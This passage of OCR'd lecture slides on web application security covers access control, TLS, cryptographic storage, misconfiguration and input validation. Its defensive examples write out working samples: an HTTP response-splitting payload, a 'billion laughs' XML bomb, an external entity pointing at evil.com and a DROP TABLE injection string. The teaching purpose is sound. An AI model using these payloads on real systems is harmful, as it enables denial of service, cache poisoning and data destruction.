      Login → Authenticated user → Session ID2
  - → can never be specified by users
    - » "Session fixation", e.g. getting a user to click on http://www.site.org/login.asp?session=08ag15 and logging in

Missing Function Level Access Control

Failure to restrict URL access

- Some access protection (e.g. username+password) exists, but „protected“ pages can be access by knowing their URL
  - → „Secret“ URLs (security by obscurity) are not a protection: The login status must actually be verified!
  - → Same applies to different authentication levels: If you are a “normal” user, can you access “administrative” pages when knowing their URL?
- Detection:
  - → Spider the complete application with the highest possible permissions and store each URL
  - → Try accessing these URLs with all lesser permissions and check that access is denied properly
    - » Check for each user/group/role! Authentication alone is insuffi-cient, authorization for this “set of users” must be checked too!

Failure to restrict URL access: Examples and prevention

- Examples:
  - → http://www.vulnerab.le/admin_page
    - » Administrative rights should be required for accessing this page
  - → Typical: If permissions are lacking, buttons or links to pages are just not shown, but actual access is not checked
- How to prevent this:
  - → Use a framework for authentication and authorization
    - » Preferably role-based (or: groups, …) to reduce administration
      - – Design a matrix: Who + What → Allowed/Prohibited
    - » Should be in the business logic layer; not presentation alone!
    - » Or: Place check on every single page at the very start
  - → Deny all access by default to all pages (except login)
    - » Require an explicit configuration to grant access to a page
  - → Workflows, form submission, …: Check every time, not only at the first stage or at rendering the form
    - » Form submission: Verify that the user is allowed to submit it

Sensitive Data Exposure

Insufficient transport layer protection

- Passwords may be secure and securely stored, but they are sent from the client to the server in cleartext
  - → Monitoring the network traffic can be very difficult … or not
    - » You never know how your clients will access the server: They could be using an unencrypted WLAN, broadcast network, …!
  - → If monitoring is possible, modifications might also be an option
    - » Injection, man-in-the-middle, …
- Typical problem: TLS is used for the login, but not afterwards
  - → Result: The password is secure, but the session-ID/-cookie can be stolen easily → Impersonation of this user is possible
- Big problem: SSL/TLS may cause performance issues, as it requires much more CPU power
  - → Special hardware for acceleration, “better” servers, …
  - → For sites with many visitors this can be a real problem!

Insufficient transport layer protection

- This applies to the frontend: Client/Browser – Server
  - → But check the backend too!
    - » Is it a dedicated single cable to the DB server? Or who/how would it be possible to listen in on this traffic? → Cloud!
  - → Internal attacks by employees are always possible
    - » If you fully trust them: What about an internal PC infected with malware, acting as a network sniffer?
  - → Unencrypted probably acceptable: 127.0.0.1
- Check and secure all connections:
  - → Front end
  - → Back end to database
  - → Connections to web services
  - → Mirroring content from third sites (screen scraping, Ajax, …)
    - » This is a security problem in itself …

Insufficient transport layer protection Detection

- Use tools to check which algorithms are accepted
  - → E.g. openssl s_client -connect www.site.org:443 -ssl2
    - » Should fail: SSLv2 is insecure → Only SSLv3!
- Spider the whole site: Check where you are redirected to a SSL version and check whether later on a “downgrade” to HTTP is possible
- Use checklists
  - → http://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
  - → With links to lists from the BSI:
    - » http://www.it-tuv.com/news/singleview/datum/2010/09/20/sicherheit-von-webapplikationen-unterbewertet/

Insufficient transport layer protection Prevention

- All authenticated traffic must use SSL
  - → Home page: No, Login page: Yes
    - » Login form: Form itself must be SSL, not only the submission!
      - – Else a script could be injected to send the password to an attacker!
  - → All pages after the login page until successful logout: Yes
  - → Better performance: Only “sensitive” pages require SSL
    - » Remember: This opens up security issues!
- All resources should use SSL
  - → Images perhaps not (check!), but other files (e.g. PDFs, videos, documents, JavaScript, CSS) do!
    - » Note: When requesting images from authenticated pages without SSL, cookies (→ Session-ID) are sent too, so special pre-cautions (different domain, SSL-only cookies, …) are necessary!
    - » Mixed content (SSL and normal) on single page may cause browser warnings and is a security problem

Insufficient transport layer protection Prevention

- Session cookies must have the “secure” flag set
  - → So they are sent only over encrypted connections
    - » Check that the application still works (see above, e.g. images!)
- Accept only strong algorithms (“downgrading attacks”)
  - → Previously the “null-cipher” was enabled by default …
    - » Also: Don’t use RSA 768 Bit (1024 Bit is already “dangerous”)
- The server has an appropriate and valid certificate
  - → Authorized issuer, not expired/revoked
    - » Check prospective users: Must it be an officially issued one (trusted root CA) or is a self-issued certificate possible?
  - → Matches all domain names of the site
- HTTP requests should be declined, not redirected to HTTPS
  - → Common practice, but would allow modifying the unencrypted page and “getting rid” of the redirection → User would probably not notice that he had not been redirected this time!

Security Misconfiguration

Insecure cryptographic storage

- If there is cryptography (and its not extremely weak), attackers will not target it: Too much effort required
  - → They will look for the keys, a place where the data is "momentarily" not encrypted, an auto-decrypt function, …
- Any kind of "cryptographic material" is very important
  - → Key generation: Real random numbers should be used
  - → Key storage: Is the key itself encrypted?
  - → Key rotation: Keys must be changed regularly
  - → Hashes: No weak algorithms
  - → Hashes: Salting should be used
- Biggest problem: If you do some encryption, the data is probably quite important
  - → A bit of encryption is worse than no encryption: False sense of security!

Insecure cryptographic storage Examples

- Keys are stored directly in the program code or in the registry
  - → Everyone who can read the file/registry can easily discover this fact and extract the key
- Backups are encrypted and the key is on the same medium
- Database with column encryption
  - → Automatic decryption for queries → Anyone with access to the database somehow (→ SQL inject.!) can read these columns
  - → Encryption should be external
    - » Pass in the key as parameter or decrypt in the application
- Passwords are weakly hashed or don't use salting
  - → Rainbow table attacks!
- Certificates are used, but it is not verified who issued them
  - → Or that they are issued by whom they are expected to be
- PWDs in config-files, which are in source code repository

Insecure cryptographic storage Detection

- Code inspection:
  - → Identify all data that needs encryption
  - → Find all places where it is stored: These should be encrypted
  - → Check where the key for these are stored
    - » Are they encrypted and salted? How can they be decrypted? Who can do this (→ automatic or tied to an account)?
  - → Check the encryption algorithm (→ FIPS 140-2)
    - » Only strong and standard algorithms and modes should be used
    - » Check that it is an up-to-date standard implementation
  - → Check security of errors (messages, data deleted, logging, …)
  - → Verify that good random number generators are used
  - → Enforce guidelines for the lifecycle of keys
    - » Generation, distribution, revocation, expiration
- Make sure that any encryption/signing/… takes place on the server and not on the client

Insecure cryptographic storage Prevention


- Do not implement your own cryptographic library
- Never invent your own algorithm
  - → Use only known good algorithms
  - → Make sure the algorithm can be changed (securely!) easily
- Identify potential attackers and what data they might have access to: Insiders, web server hacked, root hacked, …
- Take great organizational care: Key management is less a technical than organizational issue
  - → Also: Don't make it too cumbersome → People circumvent it
  - → Example: Backups should be encrypted, but the keys used for this should be stored (and backed up!) separately
- Enforce password/key strength and use salting
- Protect important data against unauthorized access
  - → This should be checked by the application!

Insecure cryptographic storage
Password example


- How to store passwords in a database
  - → Create new random salt value for each password (not: user!)
  - → Store the salt in plain text
  - → Concatenate salt and password and hash it
    - » Securely: Don't use MD5!
  - → Store the hash value in the database (alongside the salt)
- Checking passwords:
  - → Look up the salt based on the username entered
  - → Concatenate salt and entered password and hash it
  - → Compare result with value from database
- Password recovery: Not possible
  - → Define methods for assigning a new password
    - » Generating a random one and sending it per E-Mail, sending a link for resetting, … → All insecure!
    - » Better: Help desk + verification of person/caller → Reset

Insecure cryptographic storage
Password example

Store password



Check password



Security misconfiguration

- … if something was forgotten: Mixed bag of problems
  - → Default accounts, unused pages, unprotected files/directories, directory listings, stack traces in error messages, auomtatically installed admin interfaces, not updating libraries, using WEP for WLANs, missing OS patches, …
- There is little common in all these problems, except that the management of security is not as good as it should be
  - → Defined processes
    - » This includes not only updating your software, but also the environment (code libraries!) as well
  - → Quality assurance for security
- Periodically run scans and audits with the same tools as attackers might use
  - → Most of them (or variations) are freely accessible

Using Known Vulnerable Components

Security misconfiguration

- Process for updating all software: OS, web server, application server, libraries, framework, DB, application
  - → Similarly: Process for installing/duplication
- Disable/Remove/Uninstall everything
  - → Reenable only those elements which are actually needed
  - → Make sure to understand all security settings
- Check for unused elements:
  - → Ports: Only open those really needed
  - → Pages: Only “used” pages should be on the webserver
  - → Defaults: Passwords, accounts, …
- Procedures for closing accounts
  - → And plans for what to do with their data
- Try to have development, QA and production environments configured exactly the same

Security Misconfiguration

HTTP Response Splitting

- A complex attack to get a browser to accept a custom-crafted input as a webserver response
  - → Basic problem: User input is not properly validated/sanitized
- Requirement: Web server with security problem, target (=browser) interacting with the webserver
- Get target to send a single HTTP request, which brings the server to answer with a single response, which is interpreted by the target as two separate HTTP responses
- Problematic code:
  - → response.sendRedirect("/by_lang.jsp?lang="+request.getParameter("lang"));

HTTP Response Splitting

- Sending the parameter “English”:
- HTTP/1.1 302 Moved Temporarily
  Date: Wed, 24 Dec 2003 12:53:28 GMT
  Location: http://10.1.1.1/by_lang.jsp?lang=English
  Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT 2003 271009 with
  Content-Type: text/html
  Set-Cookie: JSESSIONID=1pwxbgHwzeaIIFyaksxqsq9UsS!-1251019693; path=/
  Connection: Close

  Split between headers and content!

  <html><head><title>302 Moved Temporarily</title></head>
  <body bgcolor="#FFFFFF">
  This document you requested has moved temporarily.
  It's now at

  http://10.1.1.1/by_lang.jsp?lang=English.
  </body></html>

Source of example: Klein, „Divide and Conquer“ – HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics, 2004
http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

HTTP Response Splitting

- Sending the parameter "/by_lang.jsp?lang=foobar%0d%0a
  Content-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0a
  Content-Type:%20text/html%0d%0aContent-Length:%2019%0d%0a%0d%0a
  <html>Attacking content</html>"
  - → foobar CR LF HTTP-Headers CR LF CR LF HTTP-Headers CR LF CR LF Arbitrary content
- HTTP/1.1 302 Moved Temporarily
  Date: Wed, 24 Dec 2003 15:26:41 GMT
  Location: http://10.1.1.1/by_lang.jsp?lang=foobar
  Content-Length: 0

  HTTP/1.1 200 OK
  Content-Type: text/html
  Content-Length: 19

  <html>Attacking content</html>
  Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT 2003 271009 with
  Content-Type: text/html
  Set-Cookie: JSESSIONID=1pwxbgHwzeaIIFyaksxqsq9UsS!-1251019693; path=/
  Connection: Close

  <html><head><title>302 Moved Temporarily</title></head>
  ……

First response

Second response


Superfluous rest (ignored)

HTTP Response Splitting: Exploiting it

- Get the target to issue two requests, e.g. in a frameset
  - → The first must be the attack
  - → Response: Empty (Content length 0!)
- The second can be a request for any URL whatsoever
  - → Response: Our specially crafted input
  - → This will be displayed, cached, … under the request URL!
- Note: There are additional difficulties involved, e.g. TCP packet boundaries, superfluous data, forcing caching, …
  - → Very complex attack to pull off successfully!

Security Misconfiguration

Bombs


Server
1 Retrieve file:
10 kBytes
2 „Unpack" file:
10 TByte
Victim

Bombs: ZIP/XML/…

- A kind of Denial of Service (DoS) attack
- ZIP/XML bombs: Submitting content which, when checked or to be rendered, consumes huge amounts of resources
  - → Example: 4.5 PetaB file can be compressed to 42 kB ZIP
    - » Or: ZIP file with infinite recursion
  - → Or: XML file with an entity → this entity expands to ten further entities, which again expand to … → Exponential growth!
  - → Alternatives: Requiring huge amount of time, disk, memory, downloading huge external data, connecting to other company-internal servers, …
- Generally: When checking submitted data for problems, the checking itself must be performed securely!
  - → Otherwise: Send a “bomb” first, which disables/confuses/ occupies the checking → send an attack while it is down

XML bomb example

- <?xml version="1.0"?>
  <!DOCTYPE lolz [<!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">]>
  <lolz>&lol9;</lolz>
  - → Well-formed, valid, … → Everything is Ok!
  - → Actual size: <1 kB; expanded: 100.000.000 times “lol”
- <!ENTITY data SYSTEM "http://www.evil.com/bomb.htm">
  - → Including external references → Always dangerous!
  - → Will connect to this website on each parsing
    - » Depends on parser and its configuration
    - » Can also be a movie (=huge) somewhere!

Resource limits

- Ensure that the resources any web request may use are limited in various ways
  - → Time: Endless loops as well as attacks to use up CPU time
  - → Size: What if the user requests "/dev/random"?
    - » This "file" produces an infinite number of random data!
  - → Memory: See ZIP/XML/…. bombs before!
  - → External (e.g. costly) resources, like DB requests you have to pay for: Make sure the request is legitimate (and funded!)
- How to prevent this: Potentially difficult
  - → Time/memory is typically a configuration option of the programming language/environment used
    - » But often override is possible in code!
  - → Size: Check files not only for existence but also for size

Ajax security

- An additional protocol to secure
  - → With a different transmission protocol: JSON, XML, …
- Asynchronicity makes it more difficult
  - → Requests from previous/next pages (delays!)
  - → DoS: Send numerous Ajax requests
  - → Multiple entry points to the application
- Security testing is much more difficult
  - → There is not “one” page, but a framework with many variations
  - → Obtaining the current page can be difficult
- Ajax = Doing it on the client
  - → Doing it on the client = NO security at ALL!
    - » Every check must be duplicated on the server!
  - → The program code is now available to the attacker
- Mash-ups: Untrusted information sources run in your context
  - → XSS is just waiting to happen!

Generic Countermeasures

Input validation

- All input into a web application must be strictly validated
  - → Syntax: Does it look correct?
    - » Example: (ASCII) Strings may only contain one \0 at the very end
  - → Semantics: Does it have the correct meaning
    - » Usually not a “strict” security problem, but more whether the application will perform the intended work – “loose” security
- The client is the source of (almost) all evil!
  - → Because you don’t know whether it is a customer or attacker, who is connecting to your server
- Please note: Unless client is (at least!) physically completely secure (tamper-proof hardware), it can send you any data it likes, with any timing, of any size, at any point in time
- Keep the complete state on the server
  - → Might be mirrored (partly) to the client (UI responsiveness, …)
    - » But only the server-side version should be used
      - – “Send”, but don’t “receive”!

Where to check?

- On any boundary
  - → Where data from an untrusted location moves to a trusted one
    - » On every tier: Backend, third party servers, … as well!
  - → Note: Think “Foreign programs are a single huge bug, completely unreliable, and have already been hacked! But even then they won’t get into MY program!”
- This includes:
  - → Web requests (=browser input; GET and POST)
    - » Including HTTP headers!
  - → Environment variables
  - → Cookie data
  - → Configuration data (from files, databases, …)
  - → Database connections
  - → Other programs (services) on the same server
  - → External systems: web services, RPCs, proxied content, …

How to retrieve input?

- REQUEST["…"] (ASP) or $_REQUEST["…"] (PHP)
  - → Very common, but very dangerous!
- Example: Checking whether the request comes from the Internet or the local host (on IIS 5.x/6.0):
  - → Request.ServerVariables("SERVER_NAME")
    - » Web client: www.domainname.com
    - » Web server: localhost
  - → Problem: Can be overridden in HTTP (Host-Header) or request (GET http://localhost/auth.asp)!
- Example: Checking the remote IP address
  - → Request["REMOTE_ADDR"]=="127.0.0.1"
    - » But: http://www.xyz.com/auth.aspx?REMOTE_ADDR=127.0.0.1
- Solution: Explicitly retrieve what you look for!
  - → Request.ServerVariables["REMOTE_ADDR"], $_POST, $_GET

Input validation: Black- or Whitelists?

- Always use a positive specification (=Whitelist)
  - → Exploits can use nearly unlimited possibilities for hiding!
    - » Encoding in various forms, dynamic generation, …
    - » You will never be able to find everything “evil”
  - → So always verify: Is this what should be allowed?
    - » And make sure that the checking itself is secure
      - – Resource exhaustion, bugs, actions on failing and errors
- Validation against:
  - → Data type; allowed character set/range; signed/unsigned; min/max length; required/optional; “Null”/”0”/any special values/… allowed; valid list element; semantically correct
    - » E.g. regular expressions
- Attention: Generic security devices (e.g. content inspection on firewall) can typically use negative specifications only!
  - → Insufficient; only the application know exactly what it expects!

Sanitizing input

- Change user input into an acceptable form
  - → Additionally: Canonicalization (=the single “standard” form)
- Sanitizing: Remove any forbidden characters/all characters not explicitly allowed (black-/whitelisting)
  - → Result: All “problems” have been removed (=Blacklisting), …
    - » Eliminate, translate, encode
  - → … but still do Whitelisting afterwards!
- Example: Telephone numbers
  - → +43(732)815-47, 0043 732 815-47, 0732/815-47, …
    - » Or: +43\”;DROP TABLE zip;--732815z47
  - → Remove everything not part of a number: All non-digits
    - » Result for numbers above: 4373281547, 004373281547, 073281547, 4373281547
  - → This also allows coping better with different forms of writing
    - » Wider range of user input is allowed/understood
  - → Check whether this looks like a telephone number anyway!

Input validation: Some rules

- Hidden fields: Should not be used
  - → State should be on server!
- URLs: Don‘t send data with it, except navigation
  - → If you must, use URL en-/decoding
- HTML: Always encode all data on output
  - → <? print …?>, <%=var%>, … → Dangerous!
- Validation patterns should always stem from you
  - → XSD, DTD, RegEx → Never load them from external sources
    - » Directly in the software, your configuration files, registry, …
- Remove all “special characters” (depending on technology)
  - → **PLUS** do whitelisting afterwards!
  - → Examples:
    - » NULL, \0, %00, \0x00, 0xff
    - » LF CR CRLF ‘ ´ ` , ; / \ TAB SPACE whitespaces < > & | @ $ %
    - » All Unicode (=non ASCII) characters (But: Internationalization!)

Input validation: Client-side validation

- Should always be done
  - → But should never be “the” validation!
  - → Implement it on both sides
- Client-side validation is good for
  - → responsiveness of the UI (→ no roundtrip required)
  - → nice feedback (JavaScript animations, hints, …)
  - → easier programming (don’t have to check&mark where the user has entered something incorrect/missed something)
    - » Server just needs to check “correct or not”: If not → Attack → Feedback simpler to implement!
- Exception: When the verification requires “secret” data
  - → E.g. username and password
    - » Length, presence, … → Client side
    - » Length, presence, … + validity → Server side

Input validation: What to look out for

- Common attack attempts for URL parameters/form input
  - → Existing filename: Dumping source code, config. files, …
    - » Path traversal: Getting out of the web directory
  - → Directory listings: What's in there?
    - » Also: NULL-Byte ("data%00")
  - → Invalid input: Incorrect (illegal characters for the server filesystem)/non-existing filename
  - → Special characters:
    - » | …, "" (empty parameter), *
  - → User or session identifiers: See before!
  - → Database queries: See before!
  - → Encoded/Encrypted values: Takes place on client, so …!
  - → Boolean arguments: Typically flags → Server-side storage

Being vs. impersonating

- Important distinction of the web server:
  - → Being: Everything is done under the web servers account
    - » Application is fully responsible for access control
    - » Application can, if subverted, do anything for all users
    - » Users don't need local/domain accounts
  - → Impersonating: Create a new thread with the identity of the authenticated user
    - » Can access the file system etc. as if he/she were logged on directly
    - » Subverting the application gives you only those rights you already have
      - – But even if you should have them only locally!
    - » Every user needs a local/domain account
    - » Depends on OS for security
- Decision is especially important if calling third-party programs, which were not developed for the web

Conclusions

- Applications are vulnerable, but web applications
  - → are more secure, as their source code is often not available
  - → are more insecure, as they exist in numerous instances on powerful servers and can be tested for as long as desired
- Basic rules:
  - → Do not ever trust anything from the user!
  - → Have defined processes ready for security and for incidents
  - → Never integrate content from “others” without careful checking
- Security cannot be added later → Must be integrated right from the beginning
  - → Example: Access controls
    - » A special permission will not help at all, if it is not checked everywhere it is used in the code!

Questions?

Thank you for your attention!

Literature

- SWAT: Top 10 Web Application Security Vulnerabilities
  http://www.upenn.edu/computing/security/swat/SWAT_Top_Ten.php
- OWASP: OWASP Top 10 – 2010
  http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- Symantec Internet Security Threat Report (7-12/2007)
  http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_exec_summary_internet_security_threat_report_xiii_04-2008.en-us.pdf
- SQL Injection Cheat Sheet:
  http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- Google Hacking Database:
  http://www.hackersforcharity.org/ghdb/